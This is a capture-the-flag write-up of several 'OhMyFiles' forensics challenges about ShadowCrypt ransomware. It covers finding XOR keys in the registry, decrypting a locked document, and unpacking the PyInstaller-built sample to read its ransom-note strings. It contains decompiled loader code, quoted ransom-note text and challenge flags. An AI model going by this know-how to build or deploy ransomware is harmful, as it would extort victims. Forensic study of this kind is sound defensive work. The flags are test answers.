"Where are the encryption keys stored?"

To find the encryption keys stored in the registry. We need to inspect En.Fakhri's computer behaviour. This information is accessible using NTUSER.dat.



I use zimmermann's registry explorer to search through the NTUSER file!

I managed to find a suspicious path which is "Shadowcrypt" that contains "keys". After inspecting the content, I can assure that this path is indeed the key for the lock files!

Flag:
nexsec25{HKCU\Software\ShadowCrypt\Keys}

OhMyFiles #7	Author: 171k

Challenge Description

What cipher algorithm is used to ransom the file?"

This challenge is far easier after completing OhMyFiles #8 because we can see that the attacker include the encryption method:

Method	RegSz	XOR_MD5_YEAR
Timestamp	RegSz	2025-12-11T14:08:17.

Turns out the answer is XOR!

Flag:
nexsec25{XOR}

OhMyFiles #9	Author: 171k


Challenge Description

"Recover the encrypted document and obtain the encrypted flag contained within it"

This challenge can be easily solved with the information we received so far!

Simply use cyberchef to decrypt the file!

We can obtain the xor key used to lock the file BigClient_Proposal_2025.docx



There it is, the flag!

Flag:
nexsec2025{sh4d0w_crypt_m4st3r_2025}

OhMyFiles #10	Author: 171k

Challenge Description

"In the ransomware code, What are two strings two specific string constants are used to avoid re-encrypting its own ransom note and decryption instructions."

Now for our final act for En.Fakhri, we need to perform malware analysis and find out how the auto file encryption works!

I purposely extract the rar inside my virtual environment to let the malware drop inside my computer. Then, based on information we earn in OhMyFiles#6, the malware will drop inside the /Appdata/Local. So I navigated to my appdata and found the malware sitting peacefully over there!

Now, we can perform malware analysis on it!

```
  FUN_140001c40(param_1 + 0x1010,0x1000,&DAT_14002da8c,param_1 + 0x10);
AB_140004be0:
  *(undefined1 *)(param_1 + 0x2028) = *(undefined1 *)(*(longlong *)(param_1 + 0x20
  lVar3 = *(longlong *)(*(longlong *)(param_1 + 0x2010) + 0x1020);
  *(bool *)(param_1 + 0x2018) = lVar3 != 0;
  if (lVar3 != 0) {
    pcVar4 = (char *)FUN_1400098e0("PYINSTALLER_SUPPRESS_SPLASH_SCREEN");
    if (pcVar4 != (char *)0x0) {
      iVar1 = strcmp(pcVar4,"1");
      *(bool *)(param_1 + 0x2019) = iVar1 == 0;
    }
                    /* WARNING: Subroutine does not return */
    thunk_FUN_14001bf70(pcVar4);
  }
  pcVar4 = (char *)FUN_1400098e0("PYINSTALLER_RESET_ENVIRONMENT");
  if (pcVar4 != (char *)0x0) {
    strcmp(pcVar4,"1");
    FUN_140009a50("PYINSTALLER_RESET_ENVIRONMENT");
  }
```

Surprisingly enough, the malicious code is actually embedded as python inside the .exe

To extract out that embedded python, we can simply use [pyinstxtractor]() to extract out the python code!

Then we can find the svchost.pyc (compiled python), which can be decompiled using [uncompyle6]()!

Finally, I use strings to read the content!

```
└─$ strings svchost.pyc | grep -iE "decrypt|readme|restore|recover|ransom"
DECRYPT
RANSOM
                    SHADOWCRYPT RANSOMWARE
Without our decryption key, recovery is IMPOSSIBLE.
You have 72 HOURS to pay before your decryption key is deleted forever.
!!! DECRYPT_YOUR_FILES !!!.txtr
```

There we go! We found the strings! DECRYPT and RANSOM!

nexsec25{DECRYPT_RANSOM}

That is all for the OhMyFiles challenge. My Favourite challenge in this competition!